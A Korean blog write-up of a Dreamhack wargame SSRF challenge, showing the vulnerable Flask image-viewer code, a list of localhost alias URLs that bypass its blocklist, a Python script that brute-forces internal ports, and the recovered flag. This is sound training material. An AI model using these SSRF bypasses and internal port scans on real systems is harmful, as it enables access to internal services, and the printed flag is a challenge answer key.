웹 서비스 분석

url란에 입력한 경로의 이미지를 화면에 출력해준다.
엔드포인트 분석
/img_viewer
@app.route("/img_viewer", methods=["GET", "POST"])
def img_viewer():
    if request.method == "GET":
        return render_template("img_viewer.html")
    elif request.method == "POST":
        url = request.form.get("url", "")
        urlp = urlparse(url)
        if url[0] == "/":
            url = "http://localhost:8000" + url
        elif ("localhost" in urlp.netloc) or ("127.0.0.1" in urlp.netloc):
            data = open("error.png", "rb").read()
            img = base64.b64encode(data).decode("utf8")
            return render_template("img_viewer.html", img=img)
        try:
            data = requests.get(url, timeout=3).content
            img = base64.b64encode(data).decode("utf8")
        except:
            data = open("error.png", "rb").read()
            img = base64.b64encode(data).decode("utf8")
        return render_template("img_viewer.html", img=img)
GET
img_viewer.html을 띄워줌
POST
url에 사용자가 입력한 url을 저장
urlparse함수를 사용하여 url을 구성요소 별로 나눠서 urlp에 저장
입력받은 url의 [0] 번째 값이 /라면 url뒤에 사용자가 입력한 url을 추가함
그리고 localhost와 127.0.0.1의 접근을 제한한다. 막힌 경우에는 base64 인코딩하여 error.png를 보여줌
만약 제한에 걸리지 않았다면 requests.get으로 이미지를 다운로드하고 base64로 인코딩하여 템필릿에 넘겨준다.
취약점 분석
image_viewer에서는 이용자가 POST로 전달한 url에 http 요청을 보내고 응답을 반환한다. 하지만 해당 코드에서는 localhost와 127.0.0.1의 접근을 막는다. 하지만 이를 우회하면 내부 http 서버에 접근할 수 있을 것이다.
localhost / 127.0.0.1 우회를 하는 방법은 127.0.0.1의 alias를 사용하거나 localhost의 alias를 사용하면 우회가 가능하다.
localhost alias 예시
http://vcap.me:8000/
http://0x7f.0x00.0x00.0x01:8000/
http://0x7f000001:8000/
http://2130706433:8000/
http://Localhost:8000/
http://127.0.0.255:8000/
따라서 url에 http://localhost:8000/의 값을 넣어서 우회를 해주면 위와 같이 인덱스 페이지를 base64로 인코딩한 값을 보여준다.

포트 찾기
#!/usr/bin/python3
import requests
import sys
from tqdm import tqdm

# `src` value of "NOT FOUND X"
NOTFOUND_IMG = "iVBORw0KG"


def send_img(img_url):
    global chall_url
    data = {
        "url": img_url,
    }
    response = requests.post(chall_url, data=data)
    return response.text


def find_port():
    for port in tqdm(range(1500, 1801)):
        img_url = f"http://Localhost:{port}"
        if NOTFOUND_IMG not in send_img(img_url):
            print(f"Internal port number is: {port}")
            break
    return port


if __name__ == "__main__":
    chall_port = 24054
    chall_url = f"http://host3.dreamhack.games:{chall_port}/img_viewer"
    internal_port = find_port()
위의 코드와 같은 무차별 대입 공격을 사용하여 1500~1800까지의 임의 포트를 찾는다. 위의 코드를 실행하면 내부 HTTP 서버의 포트를 알아낼 수 있다.

port : 1597
포트 번호를 알아냈다면
http://Localhost:1597/flag.txt 이 url을 입력해주면

위와 같이 base64로 인코딩된 flag를 획득할 수 있다. 이를 디코딩 해보면
DH{43dd2189056475a7f3bd11456a17ad71}
'CTF & Wargame(WEB)' 카테고리의 다른 글
| blind-command level 2 (0) | 2025.04.14 |
|---|---|
| Carve Party beginner (0) | 2025.04.14 |
| [dreamhack] Beginner file-download-1 (0) | 2025.04.14 |
| [dreamhack] level 1 image-storage (0) | 2025.04.14 |
| [dreamhack] beginner command-injection-1 (0) | 2025.04.14 |